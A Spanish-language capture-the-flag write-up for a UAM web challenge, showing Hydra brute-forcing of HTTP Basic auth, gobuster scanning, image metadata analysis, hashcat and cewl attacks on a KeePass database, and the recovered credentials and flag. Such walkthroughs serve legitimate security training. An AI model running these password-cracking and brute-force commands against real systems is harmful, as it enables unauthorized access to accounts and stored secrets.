

EPISODIO 2 - masi writeup

lunes, 15 de junio de 2020 15:30



[+] WEB:


Al abrir la web http://34.253.120.147:1729/ nos aparece un mensaje de autenticación




<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.
</body></html>

Desde <http://34.253.120.147:1729/>

Intentamso hacer un login y vemos:



En el JWT hay esta información:



El Auth Basic es el base64 del usuario:contraseña

Oops parece que el token, es heredado del reto anterior, y no hay que tenerlo en cuenta. Hay que recordar eliminar las cookies antes de cada reto, o nos harán perder un tiempo precioso xD
De todas formas intentamos crackear el JWT


[20200615-15:23]root@vegeta:~/UAM/UAM-BB-02# hashcat -a0 -m 16500 jwt.hash /usr/share/wordlists/rockyou.txt --force
Como pasó ene l reto anterior, no consequimos nada.

Vamos a hacer fuerza bruta en el auth basic, como no me funciona el python que he hecho para tal fin... usamos xHydra(hydra-gtk):

Para que quede más bonito en el writeup usamos Hydra sin que muestre los resultados atacados (quitamos el -V):

```
[20200615-16:38]root@vegeta:~/UAM/UAM-BB-02# hydra -s 1729 -l becario -P /usr/share/wordlists/rockyou.txt -e n -t 16 -m  /fo
o/bar/protected.html 34.253.120.147 http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpos
es.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-06-15 16:38:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking http-get://34.253.120.147:1729//foo/bar/protected.html
[1729][http-get] host: 34.253.120.147   login: becario   password: ricardo
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-06-15 16:39:02
```

Vamos a la página web, y accedemos con el usuario:password: becario:ricardo



Qué mal trata @devploit a los becarios!!!

[-] ESCANEO DE DIRECTORIOS:

Hacemos un escaneo de directorios por si hay algo que podamos localizar
gobuster -u http://34.253.120.147:1729 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o becario.web -U becario -P ricardo

```
[20200615-16:46]root@vegeta:~/UAM/UAM-BB-02# gobuster -u http://34.253.120.147:1729 -w /usr/share/wordlists/dirbuster/direct
ory-list-2.3-small.txt -o becario.web -U becario -P ricardo
```

```
[20200615-16:46]root@vegeta:~/UAM/UAM-BB-02# gobuster -u http://34.253.120.147:1729 -w /usr/share/wordlists/dirbuster/direct
ory-list-2.3-small.txt -o becario.web -U becario -P ricardo

===============================================
Gobuster v2.0.0              OJ Reeves (@TheColonial)
===============================================
[+] Mode         : dir
[+] Url/Domain   : http://34.253.120.147:1729/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Auth User    : becario
[+] Timeout      : 10s
===============================================
2020/06/15 16:49:06 Starting gobuster
===============================================
Progress: 15233 / 87665 (17.38%)
```

[+] STEGO:

No encontramos ninguna carpeta en el paso anterior, así que bajamos la imagen BecarioEstresado.jpeg, para comprobar si tiene algo oculto!! Espias!!
Y encontramos un comentario:

```
[20200615-16:52]root@vegeta:~/UAM/UAM-BB-02# stegoveritas BecarioEstresado.jpeg
Running Module: SVImage
+-----------------+------+
|   Image Format  | Mode |
+-----------------+------+
| JPEG (ISO 10918) | RGB  |
+-----------------+------+
Running Module: MultiHandler

Found something worth keeping!
JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, comment: "BecarioForPresident.kdbx"
, baseline, precision 8, 850x527, frames 3
Exif
====
+--------------------+-------------------------------------------------+
| key                | value                                           |
+--------------------+-------------------------------------------------+
| SourceFile         | /media/sf_HACK/UAM/UAM-BB-02/BecarioEstresado.jpeg |
| ExifToolVersion    | 11.1                                            |
| FileName           | BecarioEstresado.jpeg                           |
| Directory          | /media/sf_HACK/UAM/UAM-BB-02                    |
| FileSize           | 74 kB                                           |
| FileModifyDate     | 2020:06:15 16:45:51+02:00                       |
| FileAccessDate     | 2020:06:15 16:45:51+02:00                       |
| FileInodeChangeDate | 2020:06:15 16:45:51+02:00                      |
| FilePermissions    | rwxrwx---                                       |
| FileType           | JPEG                                            |
| FileTypeExtension  | jpg                                             |
| MIMEType           | image/jpeg                                      |
| JFIFVersion        | 1.01                                            |
| ResolutionUnit     | inches                                          |
| XResolution        | 96                                              |
| YResolution        | 96                                              |
| Comment            | BecarioForPresident.kdbx                        |
| ImageWidth         | 850                                             |
| ImageHeight        | 527                                             |
| EncodingProcess    | Baseline DCT, Huffman coding                    |
| BitsPerSample      | 8                                               |
| ColorComponents    | 3                                               |
| YCbCrSubSampling   | YCbCr4:2:0 (2 2)                                |
| ImageSize          | 850x527                                         |
| Megapixels         | 0.448                                           |
+--------------------+-------------------------------------------------+
[20200615-16:57]root@vegeta:~/UAM/UAM-BB-02#
```

Intentamos descargar el fichero:

URL de destino: http://34.253.120.147:1729/BecarioForPresident.kdbx

BecarioForPresident.kdbx - Una base de datos de Keepass!!

[-] BRUTE_FORCE:

Es el momento de hacer un brute force como dios manda, sacamos con keepass2john el hash y eliminamos "BecarioForPresident:" del fichero, ya que vamos a procesarlo con hashcat.

```
[20200615-17:00]root@vegeta:~/UAM/UAM-BB-02# file BecarioForPresident.kdbx
BecarioForPresident.kdbx: Keepass password database 2.x KDBX
[20200615-17:00]root@vegeta:~/UAM/UAM-BB-02# keepass2john BecarioForPresident.kdbx >> BecarioForPresident.kdbx.hash
[20200615-17:02]root@vegeta:~/UAM/UAM-BB-02# cat BecarioForPresident.kdbx.hash
BecarioForPresident:$keepass$*2*60000*0*97050ee4615e1688faf7f1710a29cb060737beeaf4e2414da7b37f16b3f8e0d6*3df8ee3ff236416862a
9161c5a815d29822e95dff4fc74efc004c9add3aab31b*d3986a197eba1ef597c4984a0bd3d749*963d5041981cf2c179e34a3a6845363f71eb937ada53a
e26fa8477bc0739cd9e*7a5b5559b318d0822daf33fb5506be6fde462c718e8813a53695366621144477
```

Ponemos hashcat a funcionar a tope en la maquina virtual!

hashcat -m 13400 BecarioForPresident.kdbx.hash -a 0 -w 1 /root/newrockyou.txt --force

Spoiler alert No conseguimos nada con rockyou.txt

Mientras el primer hashcat está funcionando… Nos hacemos un diccionario con las palabras que salen en la web del becario:

cewl -d 1 -m 3 -w becario_dict.txt http://34.253.120.147:1729/ --auth_type basic --auth_user becario --auth_pass ricardo

```
[20200615-17:28]root@vegeta:~/UAM/UAM-BB-02# cewl -d 1 -m 3 -w becario_dict.txt http://34.253.120.147:1729/ --auth_type basic --auth_user becario --auth_pass ricardo
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
[20200615-17:29]root@vegeta:~/UAM/UAM-BB-02# cat becario_dict.txt
los
becarios
para
por
clan
Elaboración
sus
que
del
esta
menudo
pruebas
CTF
```

También buscamos la referencia de la imagen (el jueves https://www.eljueves.es/temazo/motivos-por-los-que-ser-becario-infierno_1060) y hacemos otro diccionario con cewl, que correrá la misma suerte. Nada! KEEP TRYING!!

Intentamos un nuevo hashcat en otro equipo, con una lista de 353 Millones de contraseñas:

Hashcat64 -m 13400 BecarioForPresident.kdbx.hash -a 0 -w 4 Top353Million-probable-v2.txt --force --self-test-disable

```
C:\temp\hashcat-5.1.0>hashcat64 -m 13400 BecarioForPresident.kdbx.hash -a 0 -w 4 Top353Million-probable-v2.txt --force --self-test-disable
hashcat (v5.1.0) starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
================================================
* Device #1: gfx900, 4048/8176 MB allocatable, 64MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Watchdog: Temperature abort trigger set to 90c

Dictionary cache hit:
* Filename..: Top353Million-probable-v2.txt
* Passwords.: 353330260
* Bytes.....: 3788497691
* Keyspace..: 353330260

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: KeePass 1 (AES/Twofish) and KeePass 2 (AES)
Hash.Target......: $keepass$*2*60000*0*97050ee461f5e1688faf7f1710a29cb0...144477
Time.Started.....: Tue Jun 16 00:27:25 2020 (6 secs)
Time.Estimated...: Tue Jun 16 02:59:00 2020 (2 hours, 31 mins)
Guess.Base.......: File (Top353Million-probable-v2.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    38673 H/s (458.44ms) @ Accel:512 Loops:512 Thr:64 Vec:1
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 0/353330260 (0.00%)
Rejected.........: 0/0 (0.00%)
Restore.Point....: 0/353330260 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7168-7680
Candidates.#1....: 123456 -> gg800000
Hardware.Mon.#1..: Util: 97% Core:1611MHz Mem: 945MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

Después de dos horas, y haber completado el diccionario sin éxito, desistimos del bruteforce,intentamos crear keyfiles. TRY HARDER!!

[+] KEYFILE:

Empezamos creando varios ejemplos, basándonos en el fichero creado por el propio KeePass:

file.key

```
<?xml version="1.0" encoding="UTF-8"?><KeyFile><Meta><Version>1.00</Version></Meta><Key><Data>8lCs2Jmgp060DevTv0Eb1TCXVFRJah4DoLLz2CcAjO4=</Data></Key></KeyFile>
```

Parece un XML donde dentro de la etiqueta Data, está la key guardada, parece que en base64.

Hacemos un script Python que nos crea tantos Key files como contraseñas en un diccionario, con la opción de guardar el campo Data como base64 o plaintext

Plaintext:

becario.key

```
<?xml version="1.0" encoding="UTF-8"?><KeyFile><Meta><Version>1.00</Version></Meta><Key><Data>6 MOTIVOS POR LOS QUE SER UN BECARIO ES UN INFIERNO</Data></Key></KeyFile>
```

Base64:

becario_b64.key

```
<?xml version="1.0" encoding="UTF-8"?><KeyFile><Meta><Version>1.00</Version></Meta><Key><Data>NiBNT1RJVk9TIFBPUiBMT1MgUVVFIFNFUiBVTiBCRUNBUklPIEVTIFVOIEloRklFUk5P</Data></Key></KeyFile>
```

Entre ellos también tenemos el valor que pasabamos en la autenticación HTTP, tanto en su versión texto "becario:ricardo" como en su versión base64 "YmVjYXJpbzpyaWNhcmRv"
Lo malo de este sistema es que hay que elegir el Key file manualmente en el programa, y después de haber abierto algunos cientos de ficheros de claves sin resultado, volvemos a reflexionar y buscar información.

Leyendo la página de KeePass donde habla de los Key Files (https://keepass.info/help/base/keys.html)

Key Files

You don't even have to remember a long, complicated master passphrase. The database can also be locked using a key file. A key file is basically a master password in a file. Key files are typically stronger than master passwords, because the key can be a lot more complicated; however it's also harder to keep them secret.


- A key file can be used *instead* of a password, or in *addition* to a password (and the Windows user account in KeePass 2.x).
- A key file can be any file you choose; although you should choose one with lots of random data.
- A key file must not be modified, this will stop you opening the database. If you want to use a different key file, you can change the master key and use a new/different key file.
- Key files must be backed up or you won't be able to open the database after a hard disk crash/re-build. It's just the same as forgetting the master password. There is no backdoor.

  Do not backup the key file to the same location as the database, use a different directory or disk. Test opening your database on another machine to confirm your backup works. For a detailed discussion on the difference between backing up the key file and the database, see the ABP FAQ.


Location. The point of a key file is that you *have* something to authenticate with (in contrast to master passwords, where you *know* something), for example a file on a USB stick. The key file content (i.e. the key data contained within the key file) needs to be kept secret. The point is *not* to keep the location of the key file secret – selecting a file out of thousands existing on your hard disk basically doesn't increase security at all, because it's very easy for malware/attackers to find out the correct file (for example by observing the last access times of files, the recently used files list of Windows, malware scanner logs, etc.). Trying to keep the key file location secret is security by obscurity, i.e. not really effective.

File Type and Existing Files. KeePass can generate key files for you, however you can also use any other, already existing file (like JPG image, DOC document, etc.).

Vemos que el key file puede ser CUALQUIER fichero. No tiene por qué tener el formato que crea KeePass.
FacePalm!




Intentamos cargar ficheros con textos sin la estructura XML sin resultado, hay que seguir pensando...
Recordamos que tenemos el fichero BecarioEstresado.jpeg donde descubrimos el nombre de la base de datos de KeePass, y lo pasamos como Key File.




SE HA ABIERTO, OMG!!!!!1!

Vemos un registro con nombre flag.bk y una contraseña, lo primero que viene a la cabeza, es descargar el fichero, igual que hicimos con el kdbx



Descargando el fichero:



Comprobamos el tipo de fichero que es

```
[20200616-00:11]root@vegeta:~/UAM/UAM-BB-02# file flag.bk
flag.bk: Zip archive data, at least v1.0 to extract
```


Hacemos unzip fichero, nos pide contraseña es la que estaba en el campo Password del KeePass: NhdjP5w7n5HZh3t3MEx6

```
[20200616-00:17]root@vegeta:~/UAM/UAM-BB-02# 7z e flag.bk

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-6500U CPU @ 2.50GHz (406E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 398 bytes (1 KiB)

Extracting archive: flag.bk
--
Path = flag.bk
Type = zip
Physical Size = 398


Enter password (will not be echoed):
Everything is Ok

Size:       204
Compressed: 398
[20200616-00:17]root@vegeta:~/UAM/UAM-BB-02# unzip flag.zip
Archive:  flag.zip
 extracting: flag.txt
[20200616-00:18]root@vegeta:~/UAM/UAM-BB-02# cat flag.txt
UAM{faa9fdc74f61513f31bc1dc97dd52f41}
```

Y por fin la flag y el bien merecido descanso :)

[*] FLAG

UAM{faa9fdc74f61513f31bc1dc97dd52f41}



Muchas gracias a todos los integrantes de UAM y a Pablo aka *Maldito*Becario por el reto!! Ha estado muy divertido (y lleno de odio), esperamos que lleguen más retos :D